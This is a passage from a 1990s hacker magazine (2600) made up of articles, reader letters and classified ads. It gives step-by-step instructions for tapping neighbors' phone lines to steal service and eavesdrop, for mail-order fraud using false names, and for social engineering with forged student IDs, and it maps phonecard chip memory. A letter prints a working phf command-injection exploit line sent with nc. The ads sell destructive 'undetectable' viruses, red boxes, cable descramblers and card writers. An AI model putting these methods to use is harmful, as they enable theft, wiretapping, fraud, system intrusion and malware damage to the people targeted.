This is actually a variation of "Fun Thing #1". Instead of having to run over to your neighbor's house every time you don't want to pay for a call, I suggest just running some phone line straight from their SNI to your house. The best thing to do is dig a trench about 2 inches deep. Take some hollow black tubing, the thin kind, and run the telephone wire through that. Now place your protected phone wire in the trench and cover it up. Plug one end into your neighbor's SNI jack, and the other end straight into a phone at your house. Now you got your neighbor's phone line at your fingertips. Keep in mind that as long as your phone is plugged into their SNI, they can't use that line. This is why I save this for when they go on a two month vacation to Mayanmar.

Fun Thing #3

Purchase a phone line fork, so you can plug two phones into one jack. Stick the fork into the modular jack for Line 1 of your neighbor's SNI. Now you have two modular jacks. In one of them, stick the line you have running to your house, like in "Fun Thing #2", and in the other one, stick the matching modular plug for Line 1 of that house. This way, you can not only charge up their phone bill from your house, but you can also listen in on their phone conversations, and even add a little noise of your own if you wish.

Fun Thing #4

This is a little something you can built up gradually, as time goes on. Buy some sheet metal, and set up kind of a switchboard for all your neighbors' lines. Every time one of your neighbors go on vacation, or moves, or whatever, hook that person's line from their SNI to your switchboard, the way explained in "Fun Thing #3". Eventually you will have quite an array of phone lines going into your house, and you can add in all sorts of gadgets to customize your switchboard to suit your needs.

As clearly stated, SNI's are a major telephone security flaw, and I love taking advantage of it. It actually isn't the telephone companies' fault that this is so easy - it is the owner of the SNI. SNI's are lockable, but never locked. Hideable, but never hidden. Handy, but never used. These little green beauties are a lot of fun to play with in the summer, especially when all the folks in your neighborhood have taken off for their fun little summer vacation. This is definitely the time to play with all these "Fun Things" I have told you about. Not like you wouldn't have figured out what you could do with an SNI anyways, but at least these little tips help get your brain going. After all, if we didn't use our brains, we would all end up like our neighbors.

BUM-RUSH
YOUR WINTER BLUES AT
THE 2600 VOICE PLACE
516-473-2626

UNFRIENDLY NUMBERS

by Secret Squirrel

Despite some new consumer protections in the telecommunications law, some pay-per-call providers are still misleading the public into making "free" 800 calls that end up costing significant sums of money.

Below is a list of some 800 numbers that advertise or charge for services. New numbers continue to pop up all the time. The owners of these numbers technically follow the law, but the telcos refuse to deal with the misrepresentations because they ultimately profit from all fraud.

This information was recently liberated from internal MCI documents and was originally compiled by Joe Stevens of MCI Network Services Systems Integrity.

215-2223	374-8487	568-3789	753-8788	876-4681	945-2473
234-7863	377-3655	568-6279	756-1600	876-5639	945-2661
234-8743	377-5683	572-0420	759-4323	876-5747	945-3166
238-5483	377-7883	589-5940	760-4688	876-7393	945-3382
252-0224	377-8653	626-6260	760-9453	876-7625	945-3736
260-6749	378-5425	643-0755	765-4878	876-7825	945-3786
274-7465	388-5347	643-7643	765-8788	877-0122	945-3825
274-7611	388-8462	666-3000	766-2469	877-3655	945-5347
275-3825	388-8636	666-3825	766-2789	877-5477	945-5465
275-4277	392-2661	666-4688	766-6749	879-7825	945-6662
275-4437	393-8895	667-6009	770-2442	879-9453	945-8487
275-4446	395-2661	669-7769	775-5839	883-5477	947-2661
275-4739	414-4475	677-5347	777-1152	887-0122	947-4323
275-4848	419-5425	677-6009	777-1249	888-5472	949-3669
283-1469	419-6969	677-6366	777-3666	892-5575	949-3699
283-1496	420-2661	678-2427	777-7825	916-6969	949-4688
283-3733	432-8906	678-5425	777-9388	920-2868	949-7399
283-3786	436-3660	678-8487	790-3825	922-3825	950-4739
283-4386	444-4323	684-5465	795-4323	925-7390	950-6749
283-7399	444-5425	685-2455	800-1723	926-2200	955-1717
285-0000	444-6749	688-2662	800-2976	929-2442	955-5165
285-4688	456-3825	688-6963	800-6278	929-4878	955-5465
285-5223	468-2223	692-2888	807-7595	929-8788	955-5477
285-5465	468-2868	695-3786	822-4475	933-2738	955-9447
285-6749	468-3283	695-5634	825-4629	933-3825	959-2625
286-1469	468-3825	697-7877	825-4688	933-8258	959-5465
289-6338	468-4475	699-3866	833-2523	933-9913	964-4475
289-7465	468-5239	701-4475	843-2223	934-3255	964-5472
300-3652	468-5878	723-5472	846-2868	937-2888	967-4323
326-3251	468-6454	733-5868	846-3648	938-2661	967-6725
326-3669	468-7399	733-5878	846-6749	938-2697	967-6749
328-3786	468-7588	733-7825	846-7393	938-2866	995-9938
328-4475	488-9453	733-7877	847-3301	938-2868	999-1061
328-4688	496-1661	733-8237	856-3992	938-3425	999-2223
333-5223	515-5425	733-8239	866-8339	938-3768	999-2625
333-6454	541-0007	736-7886	869-6662	938-3873	999-3825
335-6749	547-7165	745-0228	869-9664	938-4875	999-4553
342-5432	550-8286	745-1201	869-9681	938-7399	999-5477
365-6725	553-2223	746-1692	871-4739	938-8487	999-5683
365-9388	555-5472	752-5199	872-3825	938-8928	999-6666
369-3825	568-1661	752-5204	872-4739	944-5347	999-6749
374-4569	568-3337	753-3369	873-4642	944-6969	999-7825
374-4739	568-3786	753-7548	876-4639	945-2424	999-8255

STATE	NPA	EXCHANGES
Arizona	602	676- and 960-XXXX
California	213	346-XXXX
	510	550-XXXX
Colorado	303	960-XXXX
	719	898-XXXX
Florida	305	926-XXXX
Idaho	208	960-XXXX
Louisiana	504	636-XXXX
Maine	207	940-XXXX
Maryland	301/410	915-XXXX
Massachusetts	413	550- and 940-XXXX
	508/509	940-XXXX
	617	550- and 940-XXXX
Michigan	515	945-XXXX
Minnesota	507	960-XXXX
Missouri	618	668-XXXX
	913	661-XXXX
Nebraska	308/402	960-XXXX
New Hampshire	603	676- and 940-XXXX
New Mexico	505	960-XXXX
New York	315/516/518	540-, 550- and 970-XXXX
	607/914	540-, 550- and 970-XXXX
	212	336-, 479- and 540-XXXX
	212 (cont.)	550-, 691- and 741-XXXX
	212 (cont.)	764-, 803- and 970-XXXX
	716	540-, 550- and 970-XXXX
	718	540-, 550- and 898-XXXX
	718 (cont.)	970-XXXX
Ohio	216	931-XXXX
	513	499-XXXX
Pennsylvania	215	556- and 764-XXXX
	412/610	556-XXXX
Rhode Island	401	940-XXXX
South Dakota	605	960-XXXX
Texas	214	703-XXXX
	512/713	766-XXXX
	817	892-XXXX
Utah	801	234- and 960-XXXX
Virginia	703	844-XXXX
	804	262-XXXX
Washington DC	202	915- and 926-XXXX
Washington	206	960-XXXX
Wyoming	307	960-XXXX

"900/976" look-a-likes, also known as "stealth numbers", are used to catch the spillover of pay-call services from "900/976" exchanges in crowded metropolitan areas. These stealth numbers were recently liberated from internal AT&T, MCI, and Sprint records, and compiled into the most comprehensive single list of such numbers to date.

HOW TO STEAL THINGS

by Ted Perver

Everybody loves free stuff, especially expensive free stuff, especially when it's really not worth the high prices being asked for it. The answer? Mail order magic!

It just so happens that I have a friend whose name sounds suspiciously like mine who has learned how to be a mail order magician! This champion of consumer rights has already received hundreds of dollars in free merchandise using his magical mail order powers. I certainly hope that anyone reading this article doesn't actually do any of the things described in it because, consumer rights or not, they may be illegal.

My friend tells me that obtaining easy free merchandise in the mail is as simple as following these directions.

He says that, first of all, this approach will not work for large items such as exercise equipment, computers, or anything else that would have to be signed for. This method is most effective for obtaining free CD's, free books, possibly even free software and magazine subscriptions. Also, stick only to the giant companies like Time Life, Columbia House, and *Rolling Stone Magazine*.

The first step is responding to the advertisement. If it is a television or radio ad, call the number and order the product to your address. Give a false name. It won't matter; it'll still arrive. Then, when asked how you will pay, ask them to bill you. If they don't offer billing, abort the mission and hang up. If they do, then you're all set.

If you are subscribing to a magazine by filling out one of those subscription cards, just fill in your correct address with a false name and drop it in the mail.

Eventually your new free merchandise Twill arrive with a bill. Open and begin to enjoy your new free merchandise and throw the bill in the trash.

In about two weeks a second bill will arrive. Either directly on the bill or on a note enclosed with the bill, notify the company that no one by the name of so and so lives at your address and that no one in your household has ordered or received any merchandise from their company. This works the same way with magazines.

After two or three more weeks you will receive a postcard from the company in the mail which says something to the effect of "Sorry for the inconvenience - have a nice life!"

Voila! That's all there is to it. You've either got free music or a few free issues of your favorite overpriced magazine.

This strategy is especially effective when used to purchase groups of merchandise such as 10 free CDs or five free books from a book club. It's not hard to imagine the possibilities this simple strategy offers.

Personally, I think this simple mail order magic is not only beneficial for the purposes already described, but also as a view of how things work in the mail world, and perhaps even as a starting point for other mail order magic.

Now a word or two of advice. My friend says that people should probably be careful about overdoing it as repeated encounters would probably get noticed eventually, even in a huge corporation. Also, he urges people not to indiscriminately order anything they see, but to target blatantly overpriced merchandise. He firmly believes that his mail order magic is a tool of consumer rights supporters who want to fight back against oppressive big businesses and the unjust and unfair pricing of certain merchandise.

(continued from page 19)

Notes on Chart

The chart (shown below) applies only to Holland, but is also related to Germany, Greece, and England, among other places.

Order of serial output reads left to right. Only the VALUE and WORM bits can be set to zero.

If a value bit of 8 units or more is written, the erase function will set all eight bits of the next lower value to 1's.

PC turns over after 512 CLK pulses and sequence repeats.

Chip powers up at bit 0 which is always 1.

Only the first 104 bits appear to be used. ($00-$0C)

Different types of chips may have different memory structures. All types can be identified by the first 64 bits of unalterable memory.

Chipcard Socket Review

I have looked at several different chipcard sockets. Some are *really* good and inexpensive

BYTE	USE	EXAMPLE	MEANS
$00	ISSUER CODE	1101 1000	PTT
$01	LAND CODE	0011 0111	NL
$02	SPECIFIC DATA	1111 1111	???
$03	MFG CODE	0010 1010	SOLAIC
$04	INITIAL VALUE	0100 1010	ü5,-
$05	LOT CODE	1010 0001	Code assigned to 100 chips
$06		0100 0110	
$07	(24 bits)	0001 0000	
$08	VALUE	0000 0000	4096 units per bit (last 4 only)
$09	VALUE	0000 0000	512 units per bit
$0A	VALUE	0111 1111	64 units per bit
$0B	VALUE	0011 1111	8 units per bit
$0C	VALUE	0000 1111	1 unit per bit
$0D		1111 1111	(non writable)
$0E	WORM	1111 1111	Any of these 16 bits can be
$0F	WORM	1111 1111	written to 0. Other use?
$10-$17	SECURITY	1111 1111	Write attempt freezes PC until reset
$18-$1F	SECURITY/SPARE	1111 1111	Not writable, does not freeze PC
$20-$27	SECURITY	1111 1111	same as $10-$17
$28-$2F	WORM BITS	1111 1111	64 write once bits!
$30-$37	SECURITY	1111 1111	same as $10-$17
$38-$3F	SECURITY/SPARE	1111 1111	same as $18-1F

$00 means bits 0-7. $01 are bits 8-15, etc.

and some are unmentionably bad! ITT Cannon, Am phenol, and Alcatel all make very inexpensive "consumer" grade card sockets. All these makes come in both the "scratch the card" ($5 or less) variety and the more expensive (around $15) less scratching types. All supply both ISO position or ISO and AFNOR 16 pin sockets at slightly higher cost of course.

The above manufacturers also make consumer grade "less scratching" types where the contacts lower onto the card and only make slight scratches. A further improvement gets devices that lower the contacts directly on the module after insertion and take it up at the least tug of removing the card.

In addition to the above makers, these midrange "commercial grade" sockets are made by Omron, ddm hopt+schuler, Connectral. The "ddm" device is the superior choice with the Omron SCROJ-002 coming in second place with the others about the same. All are less than $60 list price.

If you must hold the card, try an Omron 3S4YR-SFROJ. It contains a microswitch that detects card entry, a card holding device (stronger than the card!) and a microswitch to indicate a locked down card. Red and green LED's are provided for the user's comfort and convenience and are obviously useful! List price is about $150.

The "scratching" type is out of the question for any use that involves inserting and removing a card repeatedly (estimated module life: from 10-100 times for the cheap (phone) cards and perhaps 10 times that for the smartcards with thicker gold plating). Their intended use is similar to an IC socket (they all are IC sockets) where a card would be left in place for some time, say in a GSM or pay TV decoded. If you want to hobby with these, you'll waste a lot of cards!

That is basically what is out there for the hobbyist. I didn't go into the hyper expensive units that "swallow" the card as they are probably not interesting to the hobbyist. There are many manufacturers of these specialized units.

This article was originally published in the current edition of *Klaphek* (shown above), the new Dutch hacker magazine.

After the loss of *Hack Tic* in 1995, a group of five people started this new publication. The first issue came out in May 1996 and had a huge impact on the local media. The first issue featured an article on making calls to payphones. This was big news, since the Dutch PTT always would deny this being possible. Even bigger news was that the PTT's own operators would let you make collect calls to and from these phones! About 1300 payphone numbers were listed to let readers experiment on their own.

After a month or so, the home of Editor-in-Chief Sir Listerique was searched by the police and almost all of his belongings (including his record player!) were confiscated. It was never made public by whom this action was initiated.

Since more people subscribed than ever expected, *Klaphek* continued its information gathering which resulted in Issue 2, featuring Billsf's article on chipcards.

A subscription to *Klaphek* costs US $25 for four issues. This includes postage outside of The Netherlands and Belgium. It is published at least three times a year, and contains mostly articles in Dutch. Credit cards are not accepted. The address is:

Stg. Klaphek Publikaties Nederland
PO Box 272
2600 AG Delft
The Netherlands

The email address is redaktie@klaphek.nl and the web site can be accessed at: http://www.klaphek.nl.

SOCIAL ENGINEERING VIA VIDEO

by Bernz

We live in a world where video and film cameras create a certain attitude. Watch the news one day. A camera and a reporter shoot a story. Every time a pedestrian walks by, they turn to the camera, make a stupid face, and grin. They are happy for those three seconds of background exposure. To me, this is an idiotic attitude, but it also represents a tear that can be converted into a chasm of a security hole.

If someone told you sincerely, "I'm gonna put you in a movie", you'd be happy. You'd get your big dose of mass communication fame and fortune. Actually, *we* probably would think he's an undercover cop and move out of state. But we're a weird bunch and we can't assume everyone's a paranoid little fuck.

What this brings me to is that almost everyone in the world loves the camera. This is a security flaw, believe it or not, that can be exploited to a great degree.

What do you need?

First things first. You need a camera. I would prefer Hi-8, but an old 8mm would do just fine. It must have sound and a relatively clear picture. Lots of videotape and batteries are good. You'll also want a boom mike and a friend to carry it for you. Like all social engineering, professional appearance is what matters most of all.

Next, you need credentials. You can't just walk into your mark's office and say "I'm gonna take video." The fact that you have a camera and a sound guy is great and lends quite a bit to your appearance, but you need an edge. Hence, the film student. Almost every state has a college with film students in it. Finger accounts at these colleges. A great majority of colleges use Student ID numbers for logins. Use a desktop publisher and whip up some fake IDs on card stock. If you can't do this on your own, someday I'll get off my ass and make templates. Make sure the names correspond to your sex. If you've got a beard and your "name" is Jennifer, I don't think you'll be taken seriously.

Entrance

You have your alibi for your appearance and your equipment. Go to the front office and talk to whoever it is that lets you in. Point the camera at the security guy. Tell him your film students or even better, news interns, shooting documentary footage on local (fill in company or governmental position here). Security guards are not noted for their intelligence, nor are they noted for good pay and fun lives. Any chance to be on American or even (name a county here) television will make them cooperative. They'll probably give you clearance if they can. If you have to keep up subterfuge to get in, do it. I can't instruct you on that as it differs from case to case.

A boss might have to confirm this. Even if it is a government place, chances are it's a Dilbert-esque environment. The bosses are moronic and the workers are dim and without energy. The boss will let you in to promote his office (and himself). Anyone in any corporate structure desires to advance much further. A good report on local news can definitely help that out. That one-eyed god on your shoulder can enlighten any environment though. Cameras bring an odd sense of wonderment to those being filmed.

If you're going to use the news scam, wear your fake IDs on the outside, like a real press person.

(continued on page 26)

(continued from page 39)

A Freer JUNO

Dear *2600:*

If you're like any normal person who uses JUNO (the free email service), you are probably annoyed at those stupid ads that fly across at your screen. Well I know I was pissed so I did something about it. All you have to do is go to your painting program and open up the .BMP files that are located in your JUNO\ADS section or wherever you installed JUNO. Change them however you want to. Then choose the save option. Because the ads flash across your screen it had to be configured to move, write, and whatever bull they make it do. When you change it, it can no longer work. You can also edit the read and write buttons to create a small two picture movie. My JUNO looks totally different then it did when I first got it. I admit this isn't a truly significant find or a noteworthy hack, but I'm a little happier now that I can send email in piece.

phunhertz

Cable Notes

Dear *2600:*

In the last issue of *2600*, I read Active Matrix's article on the CFT2200 converter box by General Instrument. Matrix seemed concerned about the apparent lack of privacy by it being a two-way converter. Rest assured, Big Brother is not watching you. The CFT2200 is able to send low bandwidth return packet data to the main control computer. This computer stores cable account information about the customer, and current channel authorizations. When you hit the buy button to order pay per view, the box sends a request to the control computer, which in turn queries the request, and soon authorizes that channel and adds that to your bill.

The control computer is incapable of storing large records on customers anyway, being that the typical plant serves 200,000 to 300,000 customers and the server is equipped with only five to six gigs of HD space.

I hope I was of help. I don't know what Starview is either.

Platypus Man

Gambling Hack

Dear *2600:*

I read the article on casino hacking and I need to know if this person (or you or anyone you know) can help me locate any of the slot detectors or slot manipulators that are currently available. The slot detectors function by allowing the user to know when a slot machine is in a payout cycle. The older ones used to click like a geiger counter but the new ones vibrate like a pager. When the slot machine goes into another cycle the detector slows down or completely stops vibrating, signaling the user to move onto another machine in the payout cycle.

The slot manipulators function by allowing the user to pause the R.N.G. in the keno machines to repeat the same numbers, or the cards in the poker machines to repeat in the double down mode. It was explained to me that this is similar to using the pause button on the VCR along with a frequency lock.

I've seen both the slot detectors and manipulators used but can't find out where to purchase them. Both are easily concealable and are undetectable electronically. I'd appreciate any and all help locating them.

Guz

When you find them, we expect you'll lead an exciting life.

PHF Exploit

Dear *2600:*

I was reading your Autumn 1996 issue and was wondering where fencer had to reach to pull out his article on "The PHF Exploit".

Let me attempt to correct some of the errors in the article. First of all, phf is a C program, and so is not and was not distributed in executable form in the cgi-bin directory by NCSA httpd and Apache httpd. It is true, however, that many webmasters have blindly compiled and installed all the sample cgi programs distributed with NCSA or Apache httpd.

Second: the author is completely mistaken about the purpose of phf. Phf is a web interface to the "ph" program, which is a client for the CCSO qi phonebook nameserver. This phonebook system is in place at around 300 universities around the world, and not many other places, which points out how little thought most webmasters put into the security risks they are accepting on their systems (they probably don't have the "ph" program on their system, much less a phonebook to talk to, so what exactly is the point of installing phf?).

Phf calls "ph" via popen() with user-supplied input (but all shell meta-characters *except* the newline character were escaped prior to the popen() call), and hence the entry point for the exploit. Fencer describes his exploit but completely misses this point, which is at the heart of the exploit.

For example, in the exploit (trimmed to the bare minimum of fluff you need to get it to work):

echo "GET /cgi-bin/phf?Q=%0Atouch%20/tmp/sucker" | nc www.sucker.com 80

"%0A" is translated to the newline character by phf (and "%20" to a space), and so, not only does the "ph" get executed when popen() is called, but so does the command "touch /tmp/sucker".

I'm really impressed that despite no apparent knowledge of phf or how the exploit works, that fencer was clever enough to figure out that he could put *any* command in the place where his exploit had "/bin/cat". Wow.

Third: what fencer calls the "Q commands" in his exploit example, which he claims are required to be included in an exploit, are not required, save one. If he had read the source code to phf, or even if he had tried not including them as a test, he would discover that he could get by without providing all those fields in his exploit.

Fourth: when telnetting to port 80 you don't have to hit enter twice if you provide a query lacking the string "HTTP/1.0" at the end (indicating to the server that you are speaking the pre-HTTP/1.0 protocol which doesn't send any HTTP request headers). You have to hit enter twice when providing an HTTP/1.0 query, because the server is otherwise in a state where it is expecting HTTP headers from you, until you end your query with a blank line.

Doesn't anyone review these articles before they go to press?

Astraea

Here is the author's reply:

I am sorry you found such fault with the article. To address your concerns: several flavors of Apache and NCSA were distributed with the cgi-bin compile option open and when compiled as per their instructions and installed as per the general installation were in fact installed. Both NCSA and Apache advised users that this situation existed and that it was a screw-up. This is clearly mentioned to in the Apache Weekly Newsletter (issue 34).

What they say is that if you install, you get the phf cgi as well as the others in the ./cgi-bin directory without it telling you that it did that. That was a screw-up, and an admitted one and they tried to warn people that this was indeed a problem. They also state, clearly, that if you get version 1.0.5 and above, it is no longer a problem. This point has been driven home again and again on the Usenet apache news group and on their website. It was an oversight that Apache wasn't alone in making. NCSA released two distro's that did this as well, and the version of phf they distro'd was vulnerable to this "hack".

I called phf a cgi binary. That's what it is. I am not disputing the language it was written in. That doesn't pertain to this in any event. The purpose of phf may indeed have been what you described, but it has in the past year featured heavily in mainstream articles as a tool to present files and information without the expensive SQL front ends - put simply, several articles detailing how to present database output using it. I am not excusing this use; I am simply saying that this is the modern use of the cgi. Some versions of phf require all of the fields, some don't. I thought that it was clear in the article. There is no harm in including them. I'm sorry if you misunderstood my intent.

Fencer

Monopolistic Motion

Dear *2600:*

By the time this letter is seen, my local ISP will be down. It's a relatively small BBS in Nashville, TN called *Sounds of Silence*. It gets its phone lines from Bell South. Bell South, along with local government, has taken some actions that are producing hard times for *all* local ISP's. Bell South's part in this is that they're starting their own ISP and trying to force the competition out. There is nothing that can stop them, because someone found a loophole in a tax law here and is forcing an entertainment/sales tax on all services provided. At first, they said that they would start collecting on the tax this year. Now they say that the tax should have been collected since 1993, and have made the tax retroactive. All local ISPs must pay these back taxes. You can imagine how much it will cost. As of now, this system is going down on the ninth of November, and other systems are starting to feel the pressure from Bell South and the local government.

(orbital)

This is exactly the kind of thing a lot of us worried about when the phone companies started to show an interest in the net. Don't think that you're powerless here - getting the word out will definitely make a difference. People have seen the power of the net and they won't be very eager to hand it over to a corporate monopoly.

A Fun Federal Story

Dear *2600:*

I am writing this letter in reference to "And Justice For All". To make a long story short....

My dad is a real estate appraiser in Montana. My dad works with another man in the same business. President Clinton was on vacation in Jackson Hole, Wyoming. The man who works with my dad had to go to Jackson Hole to do an appraisal. When he got there, he went to the courthouse to do some work and found a part going on. He asked what was going on and they told him the following story:

A man had flown into the Jackson Hole airport, someone who lived in the area. He went to the parking lot, got in his jeep, and started to drive home. He happened to drive past some FBI agents who were prowling the neighborhood. He had a bumper sticker that said "Clinton Gone in Four". The FBI saw this and pulled him over. They manhandle him out of his jeep and tell him to remove the bumper sticker. The man refused based on the belief that this is a free country. They proceed to frisk him and basically beat the shit out of him. A Jackson Hole sheriff's deputy came along at this point and asked what the trouble was. The FBI told him the man wouldn't remove the bumper sticker. The sheriff's deputy said the man in the jeep had the right to say what he wanted to. The FBI agents said no. At this point the sheriff's deputy pulled his gun and put it to the head of one of the FBI agents and said "Let him go." They did. The sheriff's deputy told the FBI to go fuck themselves. He was not afraid of the big bad feds. He was a hero in Jackson Hole and that's why the party was taking place.

There never was a report filed. But it happened and the feds lost. Clinton left and things went back to normal. The FBI went home with their tail between their legs. Too bad.

love 357

A very interesting story but we have one observation. The tactics and behavior you refer to sound very much like the Secret Service. Is it possible these were the people in Jackson Hole that day?

Disturbing News

Dear *2600:*

Please find the enclosed mailing I received from the USPS. This was triggered when I closed my P.O. box and filed a change of address. What are they doing sending me a letter to remind the IRS of my new address? This letter is dated ten days after filing the COA. The most disturbing thing is the use of a *pre-printed and postage paid envelope.* I would like to know if any other readers have had a similar experience.

Rich D.

We agree this is a troubling and ominous form to receive. The IRS and the post office seem to have become real good friends.

Porn Sting Update

Dear *2600:*

I came across some more information about the porn sting in Colorado that you might find interesting. The (303) 293-2953 number printed is now "disconnected or no longer in service" when one calls. This happened just after *2600* hit the stands. Hopefully, F's letter had an impact. However, the porn sting continues... there are four other phone numbers using the same Audix system: (303) 637-6391 for S&M, 6392 for young boys, 6393 for young girls, 6394 for animals.

Also, the mail drop for this sting is P.O. Box 300464, Denver, CO 80203-0464, which happens to be a major postal facility and two blocks from the postal inspector's office.

They are also trying to entrap people into physical meetings where they are then arrested. For instance, letters came from a guy named Kreeger (a fake Arvada police name) trying to set up sex liaisons for cash. He wrote from an address on West 58th Place in Arvada with apartment 311E. A few of us investigated that address. It's an apartment building but there is no apartment 311E. However, there is a mail drop off for them. Simply put, they are trying to entrap people for solicitation.

I am interested if there are any more stories about this sting and any others. Thanks to your magazine, we can read about what the government is trying to do.

BD
Denver

If this does turn out to be a sting, it has to be one of the most ill-conceived and clumsily run ones that we've ever seen. The only thing more embarrassing than running such a circus would be to get busted by it.

NYNEX Neighbor Problems

Dear *2600:*

I have been a reader of your magazine for a year. Your magazine is read by a lot of people and I really enjoy it. I am not a member for fear of being placed on a government list of potential troublemakers that was started up again after the Oklahoma bombing.

The reason I am writing to you is because I have a neighbor who has worked for NYNEX telephone repair for a long time. This person knows all the angles. My telephone service is obsolete in my view because I was told by a sympathetic NYNEX employee that she was recording all conversations as well as all numbers going into and out of my phone line. She has deleted messages on my pagers and called potential employers and told them I was not looking for work or that I and my family members were incompetent. She has my neighborhood on her side since we are quiet people and they have not heard our side to realize that she loves to cause trouble. This is why she was forced to move from her last location. I know where she works out of but am not really sure what I can do. Strange events are also happening to anyone who has called my home or people who have been called by me in the last year. I have called the NYNEX operators, the police, and received no response. I have also received an "I'm not sure" from the Attorney General's office. As of now I do not have any phone service or beeper service. If you could please ask your readers for any options I may have, I would be forever indebted to you.

Guard of the Gate
Somewhere in MA

It's hard to believe that a "sympathetic" NYNEX employee would tell you that another NYNEX employee was recording your conversations and then do nothing about it. In all likelihood the two of them had a good laugh about it afterwards. While a corrupt telco employee can indeed cause havoc in your life, they will eventually slip up in some way and be detected. The important thing is not to make yourself the object of attention when you call to investigate these matters. If your claims seem too wild or you appear too desperate, you'll be dismissed as a nut. Hard as it may be, you need to be patient with the people you talk with so that you have a fair chance of getting them on your side. Once your claims are taken seriously, these people should work with you to find the answer, which may or may not be what you already suspect. In all likelihood, this neighbor of yours is playing mind games to make you think she's capable of doing anything. The way to win is not to play.

letters@2600.com

2600 Marketplace

Happenings

BEYOND HOPE. It's the long-awaited sequel to Hackers On Planet Earth and it takes place next summer in New York City! Location and registration info will be announced soon. Contact our voice BBS for more info: (516) 473-2626 or email: beyondhope@2600.com or check our web site: www.2600.com.

For Sale

"LINUX95: The Choice of a GNU Generation" bumper stickers! Don't be caught without one. $1 each (postpaid) US cash or postal money order. Design Science Labs, PO Box 542, Berea, OH 44017-0542.

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will elevate you to a higher plane of consciousness. Join Today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

FREE CABLE TV: Cable TV boxes enable you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. Box cannot be bulleted! You must call or email first and tell us the brand and model number of the cable box you have. Example: Jerrold DPV5XXX. Only $199 U.S. & $15 shipping & handling. Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instructions on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! New Year's Sale price $9 US & $5 for shipping & handling. We sell 6.50 MHz crystals and UZI boxes too! COD available or send check or money order to: East America Company, Suite 300H, 156 Sherwood Place, Englewood, NJ 07631-3611. Tel: (201) 343-7017. Email: 76501.3071@compuserve.com. Free technical support! Mail order only!

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 215-40 23rd Road, Bayside, NY 11360.

NEW VERSION DSS TEST CARDS and reprogrammed plastic access cards. Also cable TV replacement one piece converters in full test mode for all cable systems (I need to know the converter brand name and model number from the bottom of the converter). Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

UNDETECTABLE VIRUSES. Offering five viruses/viri which can automatically knock down DOS and Windows (3.1) operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive, and undetectable via all virus detection and cleaning programs with which I am familiar. Well-tested, relatively simple, and designed with stealth and victim behavior in mind. Well-written documentation and antidote programs are included. Reasonably

priced - $10 even for TWO sets. They make great gifts! Money orders and checks preferred. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. Mailed "priority" (USPO) along with instructions. Sorry, no foreign orders accepted. Satisfaction guaranteed or you have a bad attitude! The Omega Man, 8102 Furness Cove, Austin, TX 78753.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

CREDIT CARD READER/WRITER that you can build at home. Interfaces with a home computer. For complete schematics and instructions send a check or m/o for $10 and a SASE to PBA Enterprises, P.O. Box 14257, Minneapolis, MN 55414.

DISAPPEARING INK formulas! Safely write the ultimate love letter or nasty note! Great gag item. Signed documents and memos will completely and undetectably disappear in 1 day to 4 weeks. Deterioration rate can be regulated. $5 postpaid. Pete Haas, PO Box 702, Kent, Ohio 44240-0013.

Services

COMPUTER CRIME DEFENSE ATTORNEY: CIS degree with 10 years computer experience. Dorsey Morrow, Jr. Contact at (334) 265-6602 or visit www.cyhawk.com/cyberlaw.

DATA INTELLIGENCE CORE. Providing FOIA documents and other related intelligence material to people. We can acquire contact information on a particular agency/supply you with research material, and look up online services to find people, look up people's credit records, DMV records, etc. P.O. Box 23282, Tigard, OR 97281. (503) 697-1031. Fax: (503) 636-6394.

BUY, SELL, TRADE PUBLIC RECORDS! We buy, sell, and trade public records. Please call us at (916) 443-4822 or fax (916) 443-7420. We currently have many state's records, mostly west coast, corporate/LTd's, real estate, criminal and civil, fictitious business filings, resale permits, marriage, divorce, DMV, vehicles.

Help Wanted

NEED HELP TO CLEAR CREDIT. Please respond to B. Rice, Box 721, Annapolis, MD 21404.

Bulletin Boards

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

